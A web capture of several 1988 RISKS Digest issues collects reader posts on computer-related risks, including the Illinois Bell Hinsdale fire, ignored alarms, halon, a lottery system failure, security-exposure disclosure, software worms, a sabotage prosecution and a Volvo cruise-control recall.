I recently got a notice from the IRS saying I had underreported some taxes in 1985. They of course had mismatched items on the return with 1099's, so I wrote back to tell them this. Just the other day I received their reply, which seemed to be mostly a form letter, but had one paragraph in all caps which was obviously personalized:

WE HAVE ACCEPTED YOUR EXPLANATION HOWEVER, YOU STILL ARE SUBJECT TO SELF EMPLOYMENT TAX OF \$4220.00 TIMES .11 IS \$497.00.

Ignoring the strange punctuation, I quickly noticed the strange math. I tried my head, pencil and paper, a calculator, and 'bc', and 4220*.11 always came out as 464.20, not the higher figure they gave.

I called the IRS and it turns out that the SE tax rate for 1985 is 11.8%. So the \$497 is correct, and in fact has been truncated down from \$497.96. Evidently, dollar amounts are truncated (not rounded) to the nearest dollar, then printed with 2 decimal digits. Other figures are truncated at 2 decimal digits for printing (but I bet they won't let you figure your tax that way).

John Sullivan sullivan@fine.princeton.edu

Why technicians wait to respond to alarms

Lynn Gazis <SAPPHO@SRI-NIC.ARPA> Mon, 16 May 88 20:02:23 PDT

I have a few words in defense of the nameless technician who waited ten minutes to report the fire in Hinsdale. Ten minutes is not a long time to miss an alarm. I work as a computer operator. Ten minutes is a coffee break. I could easily go out, grab a cup of coffee, look at the latest cartoons on someone's door, come in and see a slew of alarms on my console. (Two ten minute breaks are required by law.) Or I could be off backing up someone's PC. I doubt that that technician had nothing to do but monitor a site miles away which hadn't bothered to hire its own weekend shift. Often more than one thing breaks down at once. Many times I have come in to find three independent problems. That technician could easily have been off dealing with some minor emergency while a major one was going unreported.

I don't think you can even necessarily blame the technician for not calling the fire department; probably he or she called the supervisor, was told "I'll take care of it," and hung up assuming everything is in hand. The supervisor, and not the technician, should be in trouble for not calling the fire department immediately. Any company should have emergency procedures, and those should involve calling the fire department, not running over to look at it yourself.

If your alarm is a message on a console, and your technician is watching several things at once, then ten minute is a prompt response. If you want better response to your alarms, make the most serious ones noisy. I doubt that this alarm was noisy, because if it were, even the least attentive technician would respond right away, if only to get the thing turned off. Probably they had a loud alarm in the empty building, and a message on a terminal in Springfield as a backup.

Lynn Gazis sappho@sri-nic.arpa

✓ questions about Illinois Bell Hinsdale fire

Kekatos <ihuxv!tedk@moss.att.com> 13 May 88 20:30:01 GMT

The Great Fire.... continued

Most people have heard about the Illinois Bell "Hinsdale" fire by now. It has been mentioned on network TV news. Alot of people are asking questions. These are some of the questions that I have heard.

How can one office have such an affect on the phone network? What ever happen to redundancy in the network?

How come the local news service still thinks only 35,000 people are affected? What about the thousands of businesses that are affected. What

about the hundreds of DATA-COMM links? All over the western suburbs, hundreds of Automatic Teller Machines are down. Hundreds of stores can not perform credit card approvals.

How come it is taking them many days to do some work arounds on the long distance network? Why can't they re-route the long distance calls to other switches?

How come the fire was not detected before it had so seriously damaged the switching office? Is the phone company to cheap to install fire detectors? I would think that there would at least a sprinkler system.

Hundreds of payphones are affected.

One person related their experience. "Direct dial calls still seem to be impossible, but operator-assisted calls sometimes work. I was able to make three long distance calls with my calling card this afternoon. I got the "all carrier circuits are busy.." announcement several times, but did finally get the bong tone and completed the calls that I needed to make."

Another person relates their experience: "There is no operator, no 411, no 911, no long distance, though I was able to make one call at 2:00 a.m."

There is a sign at my bank that states: "Due to the fire at the Illinois Bell Hinsdale Central office, our computers are not functioning. Please visit our main office at [bank address]."

---- Ted G. Kekatos

Illinois Bell Fire

Ed Nilges <EGNILGES@PUCC.Princeton.EDU> Wed, 18 May 88 16:07:55 EDT

...might be compared to the King's Cross subway fire in London last year; too few maintenance people in both the Hinsdale office and at King's Cross owing to a false notion of "economy"...

Chicago Telephone fire (RISKS-6.84)

David Lesher <ames!wb8foz@cucstud> Thu, 19 May 88 0:02:08 EDT

Regarding sprinklers and computers, I don't think it is realistic to rationalize away the lack of sprinklers by saying "We don't want to flood the computer room". Many computer rooms are sprinkler equipped. First, despite the image the public gets from TV and movies, each (sprinkler) head

trips ITSELF ONLY. The standard heads are fuse style, but most computer rooms use thermostatic ones that turn off again when the area cools. If your CPU is burning, will a little water do any more damage? Second, the switch itself is only part of the space in the building. I recall from the NY switch fire (1970 +/- 3 db) that one reason for the severe delays in restoration was the fire consumed the cable vault burnt up to the exit of the building. As I recall, MA bought the building next door BEFORE the fire was out (no small trick in the NYC real estate market) in order to install the new CO and toll switch. By the way, even 8 years ago, many CO's were unmanned even during working hours. Only those with test boards were staffed. I think the real message of Hinsdale is failure to learn from the mistakes of the past.

[I have quoted Henry Petroski here before -- we never learn from our successes, but we have an opportunity to learn from our failures. (On the other hand, we probably tend to learn less from other people's failures than from our own...) PGN]

Risks of Ignoring Alarms

Daniel P Faigin <faigin@sm.unisys.com> Wed, 18 May 88 08:52:32 PDT

In the latest RISKS-FORUM article on the Hinsdale Illinois Bell fire, I read the following:

>At 3:50 PM, a technician in a Bell central office in Springfield, IL got a sfire alarm trip signal from Hinsdale. *HE CHOSE TO IGNORE THE ALARM TRIP*. >Within a period of 10 minutes, several more alarms from Hinsdale tripped, sincluding one for a loss of power.

This made me think back to the First Interstate fire that just happened in L.A., where one person died because *they didn't believe the alarm, and went to investigate*.

As more and more of these incidents occur, we get more and more warning devices. We now have *electronic* smoke detectors in our homes and at work. We have humidity sensors for our computers, temperature alarms, pressure and motion sensors. All of them electronic, all of them driven by our transistor technology.

As with any alarm system, a certain percentage of alarms are false. With more alarms, the actual number of false alarms grows. Our society begins to view the alarms in a manner similar to how the people treated the boy who called "wolf". We don't believe them. We wait for human confirmation that there actually is a problem. When there isn't a problem, we are relieved. When there is, it often turns out (as in Hinsdale and LA), that we are actually worse off.

In certain industries, such as nuclear and chemical manufacturing/research, all alarms are treated as real emergencies until proved otherwise. This includes notifying the authorities. We too often ignore the alarm and wait

until security tells us there is a real problem. In doing this, we lose valuable evacuation and containment time.

How many of you have had a smoke detector go off in your building? What did *you* do about it?

Halon environmental impact citation

Anita Gould <FONER.NITA%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Thu, 19 May 1988 02:59 EDT

In <u>RISKS 6.79</u>, Dave Cornutt asks about the ozone-depletion risks of the halon used in fire-fighting. Science News (9 April 1988, Vol. 133, No. 15) recently ran a cover story on current usage of halocarbons and the search for ways to reduce it. Here are some answers taken from there.

The Montreal Protocol, the international agreement currently under consideration, would freeze production of halon at 1986 levels.

Yes, halon is unfortunately *very* bad for the ozone layer. Halon 1301 (CF3Br), used primarily in room-flooding systems, is ten times as destructive as the more common CFCs used in other applications, while halon 1211 (CF2BrCl), used in hand-held fire extinguishers, is three times as destructive as the common ones.

However, halons are used in much smaller quantities. Of the total 1.1 billion kilograms of halocarbons produced worldwide annually, 14.1 million (just over 1%) are the halons mentioned above, split evenly between the two types. (I'm mixing 1985 and 1986 EPA figures.) I have no idea to what extent the amount produced reflects the amount released; particularly in the case of halons, one may hope that new installations, rather than steady-state use, are responsible for a significant fraction of the total.

There are currently no good substitutes for halon, but according to SN, they "are released far more frequently during tests than during fires." Of course, failure to conduct tests has risks of its own! I'm sure they can be minimized by designing equipment to be tested under dry run conditions. Does anyone know if this is actually being done? This is a solution I hesitate to propose, since every point where test conditions deviate from actual ones is a chance for something to go wrong. RISKS readers are all to familiar with the canonical horror story in which the system (be it hardware, software, human, or what-have-you) works fine during tests, but the tests fail to simulate actual conditions in some unforseen way. (Any guesses on what percentage of incidents reported herein fit this paradigm?) However, weighing the choices, I believe that this is the best solution currently available, provided that both designers and users of fire-control systems go into it with their eyes open.

-Anita Gould



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 88

Thursday 19 May 1988

Contents

- Soviet Space Shuttle software problem Tim Shimeall via Nancy Leveson
- Re: Navigation **Charles Brunow**
- Re: moral obligations with security exposures Rob van Hoboken
- Voter registration records and risks to democracy Philip E. Agre
- Info on RISKS (comp.risks)

Soviet Space Shuttle software problem

Tim Shimeall <tim%safety.ics.uci.edu@ICS.UCI.EDU> Wed, 18 May 88 15:47:03 -0700

From the Internet SPACE Digest, Volume 8, #224, dated 5/18

In a discussion of the Soviet Space shuttle, Glenn Chapman of the MIT Lincoln Lab made the following comment:

" Also for what it is worth it appears now that the first Russian shuttle flight will be manned with two cosmonauts Igor Volk (Soyuz T12, July 17, 1984) and Anatoly Levchenko (Soyuz TM-4, Dec. 21, 1987). Pravda actually had a sketch of their shuttle about a week ago. They are still talking about a June flight. It has been known for some time that the cosmonaut corps were pushing for a manned first shuttle mission, and had trained for similar missions. One could speculate that the final factors pushing for this was two things. First it has been confirmed that the failure in the upper stage of Energiya was due to a <-software error which reversed the direction vectors of the stage during <-firing, not a failure of the engines or other guidance systems. Secondly the shuttle autolanding system development has been having some trouble. So when your robots fail you substitute humans for tasks humans have shown abilities to do. "

Interesting, No?
Tim

Re: Navigation

Charles Brunow <ames!loci!clb@spam.istc.sri.com>
19 May 88 03:24:41 UTC (Thu)

The recent posting about "Navigation" by Robert Dorsett exposed a related RISK. Since it was a tangential topic to his subject, I'd like to pick it up and describe it in more detail.

My subject is celestial navigation, who knows how to do it, and why should anyone care. It has been an important skill for thousands of years and it is directly responsible for the geo-political map of todays world. It has also proven to be the most useful method on the longest voyage ever made.

The method which I will describe is called "St. Hilaire's" by some, the "Sumner line" or position line by others. A more complete description can be found in the "Bowditch" navigation text, which should be in most libraries. To my knowledge, 1975 was the last year of publication.

The RISK involved with celestial navigation (referred to as "Astral" in the referenced posting) is that it seems to be a lost art. The list of navigational aids described by Mr. Dorsett was indeed impressive but two limitations came to mind as I read it: one, all these methods are reliant on electricity and two, they aren't available for small private aircraft, boats, and ground transport.

Why should anyone be concerned by relying on electricity? Clearly the answer is that it can fail, and if it fails what can you do? Suppose that you are a frequent flyer, you've accumulated enough miles to take your family on a trip to Hawaii, and off you go. Further, suppose that as you cruise over the Pacific, there is a total electrical system failure. Can it happen? You know it can. What could be done? If the crew is totally reliant on the instrumentation, you may go swimming.

More important is the point that the high-tech methods are eclipsing traditional methods to the point that the skill is being lost. I have posed this question to many people: "how do you know where you are and how do you know what time it is?" The response has been consistent: a momentary puzzled look as they search for an answer, and then anger for the foolish feeling they have. When I first asked myself these questions, I resolved to find the answers. What I found was a facinating history of exploring the seas and the land masses, and a story of truly creative thinking.

The method of celestial navigation is similar to the satellite methods: starting with an approximate observer position based on "dead reckoning", successive approximations based on observations improve the estimate. More specifically, the DR position (and time) are used to compute the

"expected" altitude of a celestial object and this value is compared to the observed altitude. The difference angle is called the intercept and represents the amount of correction to apply. The direction of the correction is along a line between the observer and the object (the azimuth angle), toward it if observed angle is greater, away if the computed angle is greater. A second observation, at right angles to the first is required to really fix the location. Note that, in general, both longitude and latitude are affected, and the method finds both. Additional sighting can improve the approximation further, for an ultimate accuracy of a few hundred meters.

The "trick" in celestial navigation is computing the expected position, compensating for the motions of the Earth and other effects. The fact that these methods pre-date computers proves that it can be done. Military teams like the "Green Berets" included a member trained in communications and navigation based on equipment that could be carried on their backs. But computers can also be used to great effect in celestial navigation. The longest voyage ever made, by spacecraft which have gone to the "gas giant" planets of our solar system, were guided by computer based celestial navigation systems. And common desk-top computers can be "taught" everything needed in a matter of seconds, by loading the appropriate software/database from a floppy. For example, a program set that I wrote, the Loci StarDB and Loci 3-Space Calculator, perform a sight reduction from an internal star database. With this tool, a sextant or astrolab, and a chronometer or WWV receiver, I can find my location on the Earth, for myself.

You may ask, "if my PC can do the navigation, why do I need to understand it?" The reason is that someone must understand it to write the software when new applications arise (exploration of Mars?), there must be people who understand the process to make the required upgrades to the software. And if the equipment should fail, only a thorough understanding will allow the operator to pick up where the hardware left off. This is similar to the car: you can drive a car without knowing how to repair it or how it works, but you run a RISK, so don't forget how to walk.

In addition, the future always holds exploration, at sea or in space. Robot spacecraft will need navigation software, even if manned missions don't. The same skills transfer to other disciplines such as astronomy, satellite defense and graphics. Jobs will be open for "navigators" though the title will be different (mission specialist, staff engineer, supreme commander, etc.).

Charles Brunow, mission specialist, communications/navigation clb@loci.uucp

Re: moral obligations with security exposures

Rob van Hoboken <RCOPROB%HDETUD1.BITNET@CUNYVM.CUNY.EDU> Fri, 13 May 88 14:16:15 MET

I have found many bugs and/or security exposures in MVS and as such have had

to think up a reaction to such finds. I have done the following:

- 1. create a proof for submission to the manufacturer,
- 2. send in a documented error report to the technical rep. and a high ranking management type of the manufacturer.

When after several weeks nothing has happened:

3. send the above mentioned trouble report to <trusted> colleages in other computer centers, and have them submit a similar report to the manufacturer.

I have made a policy of never going <public> with such exposures because of the seriousness of the situation. Consider a computing center being faced with an exposure in one of its key software systems (e.g. their transaction system). What options do they have?

- 1. They can not remove the software from their systems, that would lose them millions of dollars PER DAY.
- They could try to hack a fix for the exposure. Estimated time of success several weeks of

Voter registration records and risks to democracy

Philip E. Agre <Agre@Al.Al.MIT.EDU> Thu, 19 May 88 07:50 EDT

The following paragraph appears in an article by Alfred Stepan of the Americas Watch committee (New York Review, June 2nd 1988, p 35) on his recent visit to Chile to report on human rights and on preparations by opposition political parties and citizens' groups for the plebiscite on military rule that is expected sometime in the next year:

An official in charge of running the elections, Ignacio Garcia, told me and my Americas Watch colleague Stephen Richard that he would release a notarized copy of the registration rolls. [Commander in chief of the Chilean air force] General [Fernando] Matthei went further, saying that not only would the registration rolls be "absolutely" available, but that giving the opposition access to the master computer disk on which all voters' names were entered was "crucial" to a fair plebiscite. I mentioned these statements by government officials in a press conference. The following day, Ricardo Lagos appeared at the elections office with a check and unsuccessfully tried to purchase a copy of the registration rolls. The list has now been made available, and there is a growing demand that the disk be released so that the names on the list can be checked against it. Lagos argues that if the disk is not released, the government will be vulnerable to a charge of voter fraud. However, if the disk is released, he and the citizens' free elections committees believe it could be used to verify the registration process more effectively than was possible either in the Korean presidential election or in the election called by Marcos.

It used to be that you could hope to verify something by checking paper files. File cabinets full of paper are so clumsy and inert that it is

hard for a government to both operate from day to day and also falsify its own records in a massive and systematic way. Nowadays, however, one can use software and printers to generate an infinite amount of arbitrarily mendacious paper at minimal expense. Citizens who would deter systematic mendacity now need access to the computer records.

If the opposition has computers and technical expertise of its own, having the registration rolls in machine-readable form might make whatever checking they can do more efficient. But what does "access to the disk" mean? Is Sr. Garcia going to dismount the actual medium and hand it over to the opposition? Is he going to spin them a tape copy? Is he going to let opposition programmers sit at the console of the election commission computer and rummage around? Is he going to run a network cable across Santiago to the opposition headquarters? In any case, without effectively complete and continual monitoring of the computer's software and operations, how can the opposition know that it's getting the actual registration rolls and not simply the bogus sources that were used to print the paper listing they've already got?

The idea of the Chilean government owning computers at all is pretty repulsive. The same article also reports on the government's new, more sophisticated methods for inhibiting dissent. Fewer people disappear these days. Instead, people who engage in disapproved political activity receive a graded series of threats whose administration must require a formidable database facility. A typical series might run as follows (p 32):

For example, before a kidnapping 1) you receive a phone call at work noting with displeasure your involvement in a certain activity; 2) an unsigned letter at your home follows, using all three of your legal names [a footnote here explains that most Chileans never use their full names except on official documents; the letter thus suggests that its authors have access to official records]; 3) you get a short menacing phone call at home conveying information about your children; 4) in what appears to be an accident you are knocked to the ground on a crowded sidewalk; 5) a decapitated animal is placed on your doorstep [the juxtaposition of technology and primitive barbarity is weirdly unnerving here]; 6) another phone call -- if you have moved it is noted that this move has been observed; 7) you hear a shot in the air near your home; 8) you hear an explosion or more often you find an explosive nearby that has not gone off; 9) people enter your house and tell your husband or wife that the activity you are engaged in is dangerous to them and to you and that they should convince you to stop; 10) you are kidnapped, interrogated, and released in a day; 11) you receive a death threat.

This pattern has become sufficiently institutionalized that a vocabulary has arisen around it. Having reached your "tenth gradation" of threat is considered very bad news: disappearances have certainly not stopped.

[...There is indeed an intrinsic problem as to whether the released disk information was the actual information. Acceptability of computer records -- even with cryptoseals, authenticators, or any other digital signature -- is always going to be in question. Essentially anything can be altered,

spoofed, or forged, given appropriate access. Even "once-writable" optical media can be overwritten (albeit asymmetrically)! "No guarantees"... PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 89

Sunday 22 May 1988

Contents

- Computer problems in the Connecticut State Lottery Rodney Hoffman
- Worms in evaluation copies of software Steve Philipson
- Comments from the "Bell System" on the Hinsdale Fire

Mike Eastman

- Illinois Bell Fire
 - Bradley W. Dolan
- Smoke detectors and electrical equipment
 - John Bruner
- Halon environmental impact citation Jeffrey R Kell
- Info on RISKS (comp.risks)

Computer problems in the Connecticut State Lottery

Rodney Hoffman < Hoffman.es@Xerox.COM> 20 May 88 07:52:52 PDT (Friday)

The following account is slightly edited from a story by Dennis Hevesi in the New York Times (Thursday, May 12, 1988, p. 12), with the headline CONNECTICUT SUSPENDS LOTTERY GAMES. I don't read the NYTimes every day, so I'm not sure what has happened since.

On Sunday (May 8), the Connecticut State Lottery went on line with its new computer system. But yesterday, with the alarm sounded by two ticket sellers who knew they weren't entitled to \$16,500, the entire system was shut down for 24 hours for repairs. The problems included the printing of tickets with the previous day's date, duplication of serial numbers, and malfunctions in the 1,853 computer terminals that have been installed so far.

After 8 p.m. Monday, ticket sales are terminated. At 8:05, lottery officials announce on television the day's winning numbers. One pharmacy owner and one liquor store owner, friends who both sell lottery tickets played a Lotto number

for Tuesday, May 10. But the sale was recorded as a Monday sale. They tried one of Monday's winning numbers,

and it came out with a Monday, May 9 date. With a few plays, the total amount of their winnings was \$16,500. They stopped.

On Tuesday morning, they filled out the forms at the lottery office, and were given their checks for \$6,750.30, after tax. They then said, "These tickets are a fraud." But officials kept saying the tickets were legitimate. Investigators were called. "I pointed out there's a big problem with the system. At first, they could not believe it. Then they treated us like criminals. Now they're apologizing like crazy. They did give us back the \$6 we spent on the tickets."

The big loser, it may turn out, could be General Instruments Corporation of Hunt Valley, Md., which was installing lottery terminals in the state under a five-year, \$40-million contract. "We have a liquidated-damages clause in the contract, which basically says they replace our losses in case of system downtime," a lottery official said. "They're looking at big penalties. A week could be over \$3 million."

✓ Worms in evaluation copies of software (Woody, RISKS-6.86)

Steve Philipson <steve@ames-aurora.arpa> Thu, 19 May 88 15:50:55 PDT

> The risks I see here are philosophical ones to the academic community.

There is a tremendous difference between putting protective "worms" in your own software, and putting in destructive worms or trojan horses. The developer is justified in protecting his software from unauthorized use. There is nothing unethical in using a security measure that only restricts use of the protected code or makes that software non-functional if misuse is detected. It is not reasonable to include code to inflict damage on an unauthorized user as retribution or revenge. The later is also poor business practice, as such code might destroy data belonging to a legitimate user. This will certainly hurt sales, and possibly subject the vendor to legal liability.

Comments from the "Bell System"

Mike Eastman <ihuxz!mfe@moss.att.com> 18 May 88 23:06:59 GMT

"boyle" posted an article in RISKS-6.81 indicating surprise that the Hinsdale office did not have alternate trunking or redundancy. The poster wanted comments from THE BELL SYSTEM.

As of Jan 1, 1984 the Bell System was abolished when the Justice Dept had AT&T officially divest itself of the local operating companies. At that time, seven NEW regional independent Bell holding companies began operating.

This was a RISK that was thrust upon the public. That risk being seven independent local operating companies and many more long distance companies

working together to provide one cohesive telephone network with the same objectives in mind as before divestiture - guaranteed phone service to the public.

As to alternate trunking policy, AT&T generally contracts for more than one access route into each LATA. I believe that BOTH of those were in the same III. Bell cable vault that burned. Notice that AT&T (or any other long distance company) has little control over what III Bell puts in its cable vaults.

I would hope that it is general policy that critical hubs in the local network have alternate routes. But, with divestiture, this is now something that the operating companies and the state utility commissions work out. The idea of divestiture was to set rate structures such that one pays the TRUE cost of providing each type of service. Could it be that alternate trunking is just too expensive to provide the public? It is obvious that it was too expensive for the subscribers in the western suburbs of Chicago!

To sum up, I think it is silly to ask a non-existent organization ("the Bell System") to comment on risks.

Mike Eastman ihnp4!ihuxz!mfe (312) 979-4111 AT&T Bell Laboratories Rm. 4C-321 Naperville, IL 60566

[Perhaps "boyle" was thinking of the "Virtual Bell System"? PGN]

✓ Illinois Bell Fire

<Bradley_W_Dolan@cup.portal.com>
Fri May 20 20:39:29 1988

Daniel Faigin writes:

- > ...in certain industries, such as nuclear ... all alarms are
- > treated as real emergencies until proved otherwise.

My experience has been that, at any given time, there may be 20-100 alarms indicating in a nuclear power plant control room. New ones come in (on a good day) every few minutes. Realistically, they can't all be immediately treated as valid. 99% will eventually prove to be spurious or trivial. Alarms serve to focus attention on a *potential* problem. The reactor operator must judge the validity of each alarm and decide what response is appropriate. If no judgement was needed, the alarm input could as well be hardwired to produce the desired response.

I suspect that similar conditions prevail in Bell's remote monitoring location. Fire alarms are notorious for spurious indication. Hot days, impaired ventilation, dust, etc. can erroneously activate various types of fire alarms. The maligned technician probably received several - maybe dozens - of false alarms per month from different monitored sites. He probably spent the infamous 10 minutes trying to confirm or deny the existence of a real problem (which would have been simpler had there been a human at the switching office).

<Brad Dolan> sun!portal!cup.portal.com!bdolan@Sun.COM

(Opinions expressed herein are my own... and I only understand about half of what I know!)

smoke detectors and electrical equipment

John Bruner <jdb@mordor.s1.gov> Fri, 20 May 88 08:27:02 PDT

Another risk of automatic alarms is created by the inappropriate choice of technology. The VAX and Sun computers for my group at LLNL are located in two machine rooms. Each machine room is equipped with smoke detectors which are checked on a regular basis. The machine rooms are often unmanned.

Two years ago someone in an office near one of the machine rooms reported smelling smoke. When several of us entered the machine room the smoke was so thick that we could not see the other side of the room; however, none of the smoke detectors had sounded an alarm.

The smoke detectors "passed" subsequent tests, including cigarette smoke. We finally determined that the smoke came from an insulation fire in one of the air conditioners. The insulation smoke didn't ionize, rendering the detectors ineffective. (We replaced them with optically-based detectors.)

I don't know who originally installed the smoke detectors, but after the initial incorrect decision was made we had no clue that part of our fire alarm system was useless. The testing procedure did not detect the unsuitability of this type of detector for our particular application.

John Bruner (Supercomputer R&D, Lawrence Livermore National Laboratory) jdb@mordor.s1.gov ...!lll-crg!mordor!jdb (415) 422-0759

✓ Halon environmental impact citation (Re: RISKS-6.87)

Jeffrey R Kell <JEFF%UTCVM.BITNET@CUNYVM.CUNY.EDU> Fri, 20 May 88 09:23:27 EDT

>From: Anita Gould <FONER.NITA%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU>
>Subject: Halon environmental impact citation
>

>There are currently no good substitutes for halon, but according to SN, they >"are released far more frequently during tests than during fires." Of >course, failure to conduct tests has risks of its own! I'm sure they can be >minimized by designing equipment to be tested under dry run conditions. >Does anyone know if this is actually being done?

Our latest system, installed in 1986, was initially tested using small tanks charged with Freon that were valve-compatible with the Halon tanks (although much smaller in volume). As best I can recall the system has *never* been

tested with actual Halon, but this test does verify the operation of the actual valve assemblies. [Electronics and solenoids are Pyrotronics, release valves are Pyr-A-Lon].

The Freon tests are not much better on the ozone layer, but better than dumping the whole system (and much less expensive). The added security of the test is that equipment is left in the room during the dump to measure the Freon concentration, as a double check of your "dosage" and degree of airseal.

I do not know of tests done with any inert or otherwise harmless gas. The reliability of the test could very well be affected (CO2 would generate a small snowstorm, temperature/pressure variance in the valves with other gases).

Jeffrey R Kell, Dir Tech Services, Admin Computing, 117 Hunter Hall Univ of Tennessee at Chattanooga, Chattanooga, TN 37403 (615)-755-4551

Navigation

Mike Fischbein <msf@tab13.larc.nasa.gov> Fri, 20 May 88 07:20:51 EDT

There are reasons besides philosophic satisfaction and independence of electricity (as mentioned by Mr. Brunow in RISKS Vol 6, Issue 88) to maintain proficiency in celestial navigation. US Naval vessels have many redundant sources of electricity, and are probably not immediately concerned with navigation if all are gone. All the electronic methods of navigation require external devices in predictable and accessible locations; defending these usually delicate installations would be extremely difficult at best. (Inertial systems require external input to prevent drifting off the correct dead reckoning position) The stars, sun, moon, and planets are available under nearly all conditions and can give accurate results easily and quickly with moderate practice.

mike

Michael Fischbein msf@ames-nas.arpa ...!seismo!decuac!csmunix!icase!msf

These are my opinions and not necessarily official views of any organization.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 90

Tuesday 24 May 1988

Contents

"Man Charged with 'Infecting' Computers"

Steve Smaha

Automobile recall notice

Martin Minow

The Risks of Risks [Second-Order Friday the 13th Effects]

Mike O'Brien

Cash on the Nail

Betty Smith via Brian Randell

"Sciences & Vie Micro": BILLIONS

Franklin Anthes

Who watches the watchers? -- Southern Bell outage

Scott Schwartz

"The Bell System"; aircraft navigation systems

Steve Philipson

Hinsdale File

John Haller

Info on RISKS (comp.risks)

"MAN CHARGED WITH 'INFECTING' COMPUTERS"

<Smaha@DOCKMASTER.ARPA> Tue, 24 May 88 09:23 EDT

Fort Worth, Texas (AP) 24 May 1988

A 39-year-old computer progammer is being prosecuted on felony charges of infecting his ex-employer's computers with an electronic "virus", and faces up to 10 years in prison if convicted.

Donald Gene Burleson faces a charge of "harmful access to a computer," and is free on a \$3,000 bond pending his July 11 trial.

Police described the electronic interference as a "massive deletion" of more than 168,000 records of sales commissions for employees.

Burleson is thought to be the first person charged under the state law prohibiting computer sabotage, which took effect Sept. 1, 1985, about three weeks before the alleged incident, said Davis McCown, chief of the Tarrant County district attorney's economic crimes division.

[From Steve Smaha, Austin, TX]

Automobile recall notice

Martin Minow THUNDR::MINOW ML3-5/U26 223-9922 <minow%thundr.DEC@decwrl.dec.com> 24 May 88 19:36

Abstracted from a notice that I received yesterday.

"Volvo has determined that a defect which relates to motor vehicle safety exists in Volvo installed cruise control systems of 1986 and 1987 Volvo automobiles.

"In laboratory tests, we have been able to induce a malfunction in the microprocessor of the cruise control unit. We have found that if the cruise control switch is left in the "on" position and the car's electrical system experiences a voltage drop, the cruise control may unexpectedly engage. We have also found that the application of the brake pedal and the movement of the switch to the "off" position cancels the malfunction. This cannot occur if the cruise control is in the "off" position.

"We know of know cases where this has happened in normal driving, but we do not want a malfunction of the cruise control to contribute to an accident.

Accordingly, we will replace the microprocessor of your cruise control at no charge to you...."

A few observations:

- -- I'd really like to know how they discovered this -- was it by some programmer staring at the source code, or by testing in a design verification test chamber? The problem itself might make an interesting case study for a "software safety" seminar (assuming you can pry the details out of the manufacturer).
- -- A law (The National Traffic and Motor Vehicle Safety Act) does wonders for improving the quality of manufacturered goods. Would the problem have been discovered (and the roms replaced) if it weren't for this act? (Note: this is a voluntary recall from a manufacturer who advertises the quality of its cars.)
- -- "Microprocessor" is now a common English word.

Martin Minow

★ The Risks of Risks [Second-Order Friday the 13th Effects]

<obrien@aerospace.aero.org>
Mon, 23 May 88 09:57:23 -0700

We had what is, in retrospect, a fairly humorous occurrence here last Friday 13th.

As most readers are no doubt aware by now, there was a rumor to the effect that a disgruntled employee of Sun Microsystems had planted a "logic bomb" (nature unspecified) in Sun's operating system, set to "detonate" on Friday 13th. [RISKS-6.83-84]

This rumor hit our site only sometime on Thursday the 12th. As a precaution, and after some considerable thought, one of our chief systems team members decided to set all the clocks back so that the Suns in our network would think that Friday was Thursday.

Imagine the surprise some of us got when we arrived at work on Friday morning to discover that the screens on our Suns were blank, dead, kaput, no response, zippola. This made us really wonder if perhaps there were some truth to the rumor.

Well, no. Those of us with dead screens were the ones who run a Sun-supplied program called "screenblank" which turns off the video signal to the Sun screen after a certain period of inactivity. This program, after blanking the tube, goes into a sleep loop, waking every 1/4 second by default to check for keyboard and/or mouse activity.

What had happened, of course, was that our screenblank programs were asleep when the date was set back by 24 hours. Since in UNIX, time is kept as an absolute quantity, the programs were now waiting for 24 hours plus 1/4 second before checking for activity. They had to be killed off and the video restored manually (running another "screenblank" did the trick).

As I say, this is amusing in retrospect: in defending against a non-existent RISK, we created a real one, though minor. Risks don't even have to exist to cause real damage.

Mike O'Brien, The Aerospace Corporation

Cash on the Nail

Brian Randell <Brian_Randell%newcastle.ac.uk@NSS.Cs.Ucl.AC.UK> Tue, 24 May 88 21:42:26 +0100

>From Betty_Smith@UK.AC.NEWCASTLE Tue May 24 14:39:41 1988

DAEDALUS
David Jones

For years now, we have been told that the cashless society is just around the corner. Every shop will have a computer terminal; simply enter the transaction, validate it with your personal card, and the central computer will transfer the sum specified from your bank account to that of the shop. Wonderful! The reason why it doesn't happen is that fraud would be so easy. Card fraud is so widespread already that the banks daren't risk anything worse. But Daedalus has the answer. His new cash-card is unstealable: the user's own thumbnail.

A nail has a smooth and uniform surface, and is transparent enough to let through the light from a laser. A small laser could bring a brief light pulse to a focus in the body of the nail, burning a tiny white mark that could easily be read, but would be protected from chance abrasion. A dot-matrix pattern of such marks could easily encode a financial transaction. A nail has no nerves so the process would be quite painless. Accordingly, the new Dreadco financial terminal has, besides a keyboard for entering the transaction, a thumb-port to admit the user's thumb.

Every day a nail grows about a tenth of a millimetre. With laser dots about the size of those on a compact disc , this would give space for about ten new transactions. Over time the user will accumulate on his thumbnail a running financial statement showing all his transactions for the past few months. Each time he inserts his thumb into a terminal, the sytem will check that statement against its file. If everything matches, his identification is secure; the terminal accepts the new transaction and prints it below the previous ones. But if there is a discrepancy, it sounds an alarm and clamps down on the suspect thumb, trapping the fraudster until the police arrive!

But suppose a bent manicurist manages to photograph a client's thumbnail, and uses it to construct a forged thumb? Even then, the fraud is risky. By the time the forged thumb is ready, the victim will probably have used the system again. The forgery will not carry this latest transaction: it will be detected and trapped by the terminal, for the police to study later as evidence.

Daedalus' new thumbcard will impose financial prudence on its users. The spendthrift who fills his thumb up with wild transactions will soon be choked off by sheer lack of space. On the other hand, should he go down with mumps or measles (which arrests nail growth) bankruptcy would rapidly threaten. And secrecy is not really assured. Gigolos with magnifiers may shrewdly revive the old gallantry of hand-kissing: gypsy palmists will read both sides with great care; shady financial operators of both sexes may take to wearing opaque nail varnish. And a death in the family will have the sorrowing relatives hastily erasing the deceased's thumbs with a laser-scrambler, before some unscrupuous undertaker or body-snatcher can detach or copy them to filch their encoded legacy.

The Guardian 24 May 1988

"Sciences & Vie Micro": BILLIONS (Re: RISKS-6.86)

